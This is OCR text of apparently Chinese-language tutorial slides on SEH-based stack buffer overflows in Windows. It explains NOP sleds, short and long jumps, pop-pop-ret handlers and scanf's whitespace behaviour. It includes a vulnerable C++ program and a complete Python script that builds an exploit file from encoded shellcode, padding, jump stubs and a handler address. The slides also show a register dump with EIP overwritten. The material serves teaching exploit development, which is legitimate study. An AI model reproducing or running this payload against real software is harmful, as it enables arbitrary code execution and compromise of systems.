

Buffer



Input Start


Next
Handler


long jump
short jump
pop - pop - ret
Shellcode
Padding
sec Jump
myNext
RIP



Buffer
Next
Handler
Input Start






Next Handler

不過這種做法對於二次跳躍(long jump)
要求得計算很精準, …
我這個人數學比較差一點
都用另種方法


long jump
short jump
pop - pop - ret
Padding
Shellcode
sec Jump
myNext
RIP


Buffer
Next
Handler
Input Start
只要在Padding內補上一堆nop(0x90)
那麼控制權轉移到Padding上任何一個nop，
就可以一路滑到Shellcode上
而不用精準的計算Shellcode跟long jump的偏移

```
#include <iostream>
int main()
{
    try
    {
        char tmpBuff[512] = {};

        if (FILE *fInput = fopen("setting.txt", "r"))
        {
            fscanf(fInput, "%s", tmpBuff);
            printf("%s\n",tmpBuff);
            fclose(fInput);
        }
    }
    catch (...)
    {
        printf("Hello\n");
    }
    return 0;
}
```

```
#include <iostream>
int main()
{
    try
    {
        char tmpBuff[512] = {};

        if (FILE *fInput = fopen("setting.txt", "r"))
        {
            fscanf(fInput, "%s", tmpBuff);
            printf("%s\n",tmpBuff);
            fclose(fInput);
        }
    }
    catch (...)
    {
        printf("Hello\n");
    }
    return 0;
}
```

有Try就很安全嗎？

*createPayload.py - C:\Users\aaaddress1\Desktop\Demo\test_print\ConsoleApplication1\Release\createPayload.py ...

File Edit Format Run Options Window Help

```
f = open('setting.txt', 'w')

shellcode = ("\xba\xb1\xbb\x14\xaf\xd9\xc6\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x42\x83\xc6\x04"+
"\x31\x56\x0f\x03\x56\xbe\x59\xe1\x76\x2b\x06\xd3\xfd\x8f\xcd\xd5\x2f\x7d\x5a"+
"\x27\x19\xe5\x2e\x36\xa9\x6e\x46\xb5\x42\x06\xbb\x4e\x12\xee\x48\x2e\xbb\x65"+
"\x78\xf7\xf4\x61\xf0\xf4\x52\x90\x2b\x05\x85\xf2\x40\x96\x62\xd6\xdd\x22\x57"+
"\x9d\xb6\x84\xdf\xa0\xdc\x5e\x55\xba\xab\x3b\x4a\xbb\x40\x58\xbe\xf2\x1d\xab"+
"\x34\x05\xcc\xe5\xb5\x34\xd0\xfa\xe6\xb2\x10\x76\xf0\x7b\x5f\x7a\xff\xbc\x8b"+
"\x71\xc4\x3e\x68\x52\x4e\x5f\xfb\xf8\x94\x9e\x17\x9a\x5f\xac\xac\xe8\x3a\xb0"+
"\x33\x04\x31\xcc\xb8\xdb\xae\x45\xfa\xff\x32\x34\xc0\xb2\x43\x9f\x12\x3b\xb6"+
"\x56\x58\x54\xb7\x26\x53\x49\x95\x5e\xf4\x6e\xe5\x61\x82\xd4\x1e\x26\xeb\x0e"+
"\xfc\x2b\x93\xb3\x25\x99\x73\x45\xda\xe2\x7b\xd3\x60\x14\xec\x88\x06\x04\xad"+
"\x38\xe4\x76\x03\xdd\x62\x03\x28\x78\x01\x63\x92\xa6\xef\xfa\xcd\xf1\x10\xa9"+
"\x15\x77\x2c\x01\xad\x2f\x13\xec\x6d\xa8\x48\xca\xdf\x5f\x11\xed\x1f\x60\xba"+
"\x21\xd9\xc7\x1b\x29\x7f\x97\x35\x90\x4e\xbc\x42\xbe\x94\x44\xda\xdd\xbd\x69"+
"\x84\x01\x1e\x02\x5b\x33\x32\xb6\xcb\xdc\xe6\x16\x5b\x4a\xbf\x33\x0f\xe6\x0e"+
"\x75\x47\xba\x54\x88\xd1\xa3\xa4\x40\x8b\x13\x94\x35\x1e\xac\xca\x87\x5e\x02"+
"\x14\xb2\x56")

long_jmp_back = "\xE9\x70\xFE\xFF\xFF\x90\x90\x90" #long_jmp (-400) - # E9 + (long)[-400]
handler   = "\x38\x2e\x40\x00" #0x402e38 - #pop #pop #ret
myNext    = "\xeb\xf6\x90\x90" #short_jmp (-8)
padding   =  "\x90" * (516  - len(long_jmp_back) - len(shellcode))

f.write(padding+ shellcode + long_jmp_back + myNext + handler + "Z" * 1000)
f.close()
```

ConsoleApplication1 - Microsoft Visual Studio

檔案(F) 編輯(E) 檢視(V) 專案(P) 建置(B) 偵錯(D) 小組(M) 工具(T) 測試(S) 架構(C) 分析(N) 視窗(W) 說明(H)

本機 Windows 偵錯工具 | Release | Win32

ConsoleApplication1.cpp

ConsoleApplication1 | (全域範圍)

```
#include <i
int main()
{
    try
    {
        cha

        if (
        {



        }
    }
    catch (
    {
        prin
    }
    return 0
}
```

100 %

輸出

顯示輸出來源(S): 偵

createPayload.py - C:\Users\aaaddress1\Desktop\ConsoleApplica

C:\Users\aaaddress1\Desktop\ConsoleApplication1\Release\ConsoleApplication1.exe

DEMO

scanf系列的特殊BUG

scanf系列的特殊BUG

scanf系列的特殊Feature


```
#include "stdafx.h"
#include <iostream>

int main()
{
        char tmpBuff[4] = {};

        if (FILE *fInput = fopen("a.txt", "r"))
        {
            fscanf(fInput, "%s", tmpBuff);
            printf("%2s\n", tmpBuff);
            fclose(fInput);
        }
        system("PAUSE");
    return 0;
}
```

ditor - [A.txt]

Tools Windows Help

4881

```
          0001 0203 0405 0607 0809 0A0B 0C0D 0E  0123456789ABCDE
0x0       6161 0061 6262 6262 6363 6363 6464 64  aa.abbbbccccddd
0xF       64                                     d
```


Registers (FPU)
EAX 00000000
ECX 7D929935
EDX 004B0178
EBX 00000000
ESP 002FF7AC
EBP 62626262
ESI 00000000
EDI 00000000
EIP 63636363
C 0 ES 0023
P 1 CS 001B
A 0 SS 0023

scanf系列遇到

空白(0x20)

或者

换行\n(0x0a)、\r\n(0x0a+0x0d)

所以前面我們才能插入Handler含有null，後面卻可以持續塞大量字符來把Stack塞爛引發SEH類型錯誤

祝各位以後都是BoF的大神，

今天基礎教學到此結束啦～

scanf系列的特殊BUG

scanf系列的特殊Feature

